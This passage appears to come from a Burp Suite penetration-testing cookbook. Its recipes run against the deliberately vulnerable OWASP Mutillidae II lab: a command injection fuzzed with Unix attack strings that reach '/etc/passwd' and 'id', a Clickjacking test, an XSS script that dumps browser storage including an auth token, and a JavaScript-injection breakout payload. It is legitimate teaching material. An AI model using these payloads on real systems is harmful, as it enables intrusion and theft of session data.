
- Switch to the Burp Proxy | **HTTP history** tab and look for the request you just performed. Right-click on **Send to Intruder**:



- In the **Intruder** | **Positions** tab, clear all suggested payload markers with the **Clear \$** button. In the `target_host` parameter, place a pipe symbol (|) immediately following the `127.0.0.1` IP address. After the pipe symbol, place an `x`. Highlight the `x` and click the **Add \$** button to wrap the `x` with payload markers:



- In the **Intruder** | **Payloads** tab, click the **Load** button. Browse to the location where you downloaded the **SecLists-master** wordlists from GitHub. Navigate to the location of the `FUZZDB_UnixAttacks.txt` wordlist and use the following to populate the **Payload Options [Simple list]** box: **SecLists-master** | **Fuzzing** | `FUZZDB_UnixAttacks.txt`



- Uncheck the **Payload Encoding** box at the bottom of the **Payloads** tab page and then click the **Start Attack** button.
- Allow the attack to continue until you reach payload 50. Notice the responses through the **Render** tab around payload 45 or so. We are able to perform commands, such as `id`, on the operating system, which displays the results of the commands on the web page:

The screenshot shows a web application security tool interface. At the top, it displays "Intruder attack 3" and a menu with "Attack", "Save", and "Columns". Below this are tabs for "Results", "Target", "Positions", "Payloads", and "Options". The "Results" tab is active, showing a table of requests. Request 45 is highlighted in red, indicating a successful command execution. Below the table, there are tabs for "Request" and "Response". The "Response" tab is active, showing a web page with a form for a DNS lookup. The form has a red error message "Error: Invalid Input" and a text input field containing "127.0.0.1". Below the input field is a "Lookup DNS" button. The response content shows the results of the command execution: "Results for 127.0.0.1 | /usr/bin/id" followed by "uid=33(www-data) gid=33(www-data) groups=33(www-data)".

Request	Payload	Status	Error	Timeout	Length	Comment
42	%00/etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	48730	
43	%01%02%03%04%0a%0d%0aADSF	200	<input type="checkbox"/>	<input type="checkbox"/>	48728	
44	%08x	200	<input type="checkbox"/>	<input type="checkbox"/>	48719	
45	%0A/usr/bin/id	200	<input type="checkbox"/>	<input type="checkbox"/>	48783	
46	%0A/usr/bin/id%0A	200	<input type="checkbox"/>	<input type="checkbox"/>	48784	
47	%0Aid	200	<input type="checkbox"/>	<input type="checkbox"/>	48774	
48	%0Aid%0A	200	<input type="checkbox"/>	<input type="checkbox"/>	48775	

Resources

Getting Started:
Project Whitepaper

Release
Announcements

You Tube

Error: Invalid Input

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for 127.0.0.1 | /usr/bin/id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

How it works...

Failure to define and validate user input against an acceptable list of system commands can lead to command injection vulnerabilities. In this case, the application code does not confine system commands available through the UI, allowing visibility and execution of commands on the operating system that should be restricted.

9

Attacking the Client

In this chapter, we will cover the following recipes:

- Testing for Clickjacking
- Testing for DOM-based cross-site scripting
- Testing for JavaScript execution
- Testing for HTML injection
- Testing for client-side resource manipulation

Introduction

Code available on the client that is executed in the browser requires testing to determine any presence of sensitive information or the allowance of user input without server-side validation. Learn how to perform these tests using Burp.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- **OWASP Broken Web Applications (VM)**
- **OWASP Mutillidae link**
- **Burp Proxy Community or Professional** (<https://portswigger.net/burp/>)

Testing for Clickjacking


Clickjacking is also known as the **UI redress attack**. This attack is a deceptive technique that tricks a user into interacting with a transparent iframe and, potentially, send unauthorized commands or sensitive information to an attacker-controlled website. Let's see how to use the Burp Clickbandit to test whether a site is vulnerable to Clickjacking.

Getting ready


Using the OWASP Mutillidae II application and the Burp Clickbandit, let's determine whether the application protects against Clickjacking attacks.

How to do it...


1. Navigate to the **Home** page of the OWASP Mutillidae II.
2. Switch to **Burp**, and from the top-level menu, select **Burp Clickbandit**:




3. A pop-up box explains the tool. Click the button entitled **Copy Clickbandit to clipboard**:




4. Return to the Firefox browser, and press *F12* to bring up the developer tools. From the developer tools menu, select **Console**, and look for the prompt at the bottom:




- 5. At the **Console** prompt (for example, >>), paste into the prompt the Clickbandit script you copied to your clipboard:



- 6. After pasting in the script into the prompt, press the *Enter* key. You should see the Burp Clickbandit **Record mode**. Click the **Start** button to begin:



7. Start clicking around on the application after it appears. Click available links at the top Mutillidae menu, click available links on the side menu, or browse to pages within Mutillidae. Once you've clicked around, press the **Finish** button on the Burp Clickbandit menu.
8. You should notice big red blocks appear transparently on top of the Mutillidae web pages. Each red block indicates a place where a malicious iframe can appear. Feel free to click each red block to see the next red block appear, and so on:



9. Once you wish to stop and save your results, click the **Save** button. This will save the Clickjacking PoC in an HTML file for you to place inside your penetration test report.

How it works...

Since the Mutillidae application does not make use of the X-FRAME-OPTIONS header set to DENY, it is possible to inject a malicious iframe in to the Mutillidae web pages. The Clickbandit increases the level of opaqueness of the iframe for visibility and creates a **proof of concept (PoC)** to illustrate how the vulnerability can be exploited.

Testing for DOM-based cross-site scripting


The **Document Object Model (DOM)** is a tree-like structural representation of all HTML web pages captured in a browser. Developers use the DOM to store information inside the browser for convenience. As a web penetration tester, it is important to determine the presence of DOM-based **cross-site scripting (XSS)** vulnerabilities.

Getting ready

Using OWASP Mutillidae II HTML5 web storage exercise, let's determine whether the application is susceptible to DOM-based XSS attacks.

How to do it...

1. Navigate to OWASP 2013 | HTML5 Web Storage | HTML5 Storage:



- Note the name/value pairs stored in the DOM using **HTML5 Web Storage** locations. Web storage includes **Session** and **Local** variables. Developers use these storage locations to conveniently store information inside a user's browser:

HTML 5 Storage

 Back
 Help Me!

Hints

HTML 5 Web Storage

Web Storage


Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

Session
 Local
 Add New

 Session Storage
 Local Storage
 All Storage

- Switch to the Burp Proxy **Intercept** tab. Turn Interceptor on with the button **Intercept is on**.
- Reload the **HTML 5 Web Storage** page in Firefox browser by pressing *F5* or clicking the reload button.

- Switch to the Burp Proxy **HTTP history** tab. Find the paused request created by the reload you just performed. Note that the `User-Agent` string is highlighted, as shown in the following screenshot:



- Replace the preceding highlighted `User-Agent` with the following script:

```

<script>try{var m = "";var l = window.localStorage; var s =
window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m
+= lKey + "=" + l.getItem(lKey) +
";\n";};for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "="
+ s.getItem(lKey) +
";\n";};alert(m);}catch(e){alert(e.message)}</script>

```

- Click the **Forward** button. Now, turn Interceptor off by clicking the toggle button to **Intercept is off**.
- Note the alert popup showing the contents of the DOM storage:

The screenshot shows the OWASP Mutillidae II application interface. A modal dialog is open, displaying the following JavaScript code:

```
LocalStorageTarget=This is set by the index.php page;
MessageOfTheDay=Go Cats!;
Secure.CurrentStateofHTML5Storage=Completely Insecure;
Secure.IsUserLoggedIn?=No;
Secure.AuthenticationToken=DU837HHFYTEYUE9S1934;
SessionStorageTarget=This is set by the index.php page;
AuthorizationLevel=0;
```

Below the dialog, a table displays the contents of HTML5 Storage:

Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

At the bottom of the storage view, there are radio buttons for Session, Local, and All Storage, along with an **Add New** button.

How it works...

The injected script illustrates how the presence of a cross-site scripting vulnerability combined with sensitive information stored in the DOM can allow an attacker to steal sensitive data.

Testing for JavaScript execution


JavaScript injection is a subtype of cross-site scripting attacks specific to the arbitrary injection of JavaScript. Vulnerabilities in this area can affect sensitive information held in the browser, such as user session cookies, or it can lead to the modification of page content, allowing script execution from attacker-controlled sites.

Getting ready

Using the OWASP Mutillidae II **Password Generator** exercise, let's determine whether the application is susceptible to JavaScript XSS attacks.

How to do it...

1. Navigate to OWASP 2013 | A1 – Injection (Other) | JavaScript Injection | Password Generator:



The screenshot shows the OWASP Mutillidae II application interface. The title bar reads "OWASP Mutillidae II: Web Pwn in Mass Production". Below the title bar, the version is 2.6.24, the security level is 0 (Hosed), hints are enabled (1 - 5cr1pt K1dd1e), and the user is not logged in. The navigation menu includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main menu is expanded to show the following categories and sub-items:

Category	Sub-item	Sub-sub-item
OWASP 2013	A1 - Injection (SQL)	
OWASP 2010	A1 - Injection (Other)	HTML Injection (HTMLI)
OWASP 2007	A2 - Broken Authentication and Session Management	HTMLI via HTTP Headers
Web Services	A3 - Cross Site Scripting (XSS)	HTMLI Via DOM Injection
HTML 5	A4 - Insecure Direct Object References	HTMLI Via Cookie Injection
Others	A5 - Security Misconfiguration	Frame Source Injection
Documentation	A6 - Sensitive Data Exposure	Command Injection
	A7 - Missing Function Level Access	JavaScript Injection
		HTTP Parameter Pollution


The "Password Generator" sub-item under "JavaScript Injection" is highlighted with a red box. The "Those 'Back' Buttons" sub-item under "JavaScript Injection" is also highlighted with a red box.

- Note after clicking the **Generate Password** button, a password is shown. Also, note the username value provided in the URL is reflected back *as is* on the web page:

`http://192.168.56.101/mutillidae/index.php?page=password-generator.php&username=anonymous`. This means a potential XSS vulnerability may exist on the page:



- Switch to the Burp Proxy **HTTP history** tab and find the HTTP message associated with the **Password Generator** page. Flip to the **Response** tab in the message editor, and perform a search on the string `catch`. Note that the JavaScript returned has a `catch` block where error messages display to the user. We will use this position for the placement of a carefully crafted JavaScript injection attack:



```

    });
  </script>
  <script>
    function onSubmitOfGeneratorForm(/*HTMLFormElement*/ theForm){
      try{

        var lPasswordText = "";
        var lPasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#%*^&()*_+=[{}|~;':?";

        for( var i=0; i < 15; i++ ){
          lPasswordText += lPasswordCharset.charAt(Math.floor(Math.random() * lPasswordCharset.length));
        } end for i

        document.getElementById("idPasswordInput").innerHTML = "Password: <span style=\"color:red;border-width:1px;border-color:black;\"> " +
        document.getElementById("idPasswordTableRow").style.display = "";
        return false;


        }catch(e){
          alert("Error: " + e.message);
        } // end catch
      } // end function onSubmitOfGeneratorForm(/*HTMLFormElement*/ theForm)
    } </script>

    <div class="page-title">Password Generator</div>

    <script type="text/javascript">
      $(function() {
        $(' [HTMLEventReflectedXSSExecutionPoint] ').attr("title", "");
        $(' [HTMLEventReflectedXSSExecutionPoint] ').balloon();
      });
    } </script>

    <div style="margin: 5px;">
      <span style="font-weight: bold; margin-right: 50px;" HTMLEventReflectedXSSExecutionPoint="1">
  
```


- Switch to the Burp Proxy **Intercept** tab. Turn Interceptor on with the button **Intercept is on**.
- Reload the **Password Generator** page in Firefox browser by pressing *F5* or clicking the reload button.
- Switch to the Burp Proxy **Interceptor** tab. While the request is paused, note the `username` parameter value highlighted as follows:



7. Replace the preceding highlighted value of anonymous with the following carefully crafted JavaScript injection script:

```
canary"; }catch (e) {}alert (1); try{a="
```

8. Click the **Forward** button. Now, turn Interceptor off by clicking the toggle button to **Intercept is off**.
9. Note the alert popup. You've successfully demonstrated the presence of a JavaScript injection XSS vulnerability!



How it works...

The JavaScript snippet injected into the web page matched the structure of the original catch statement. By creating a fake name of *canary* and ending the statement with a semicolon, a specially crafted *new* catch block was created, which contained the malicious JavaScript payload.

Testing for HTML injection

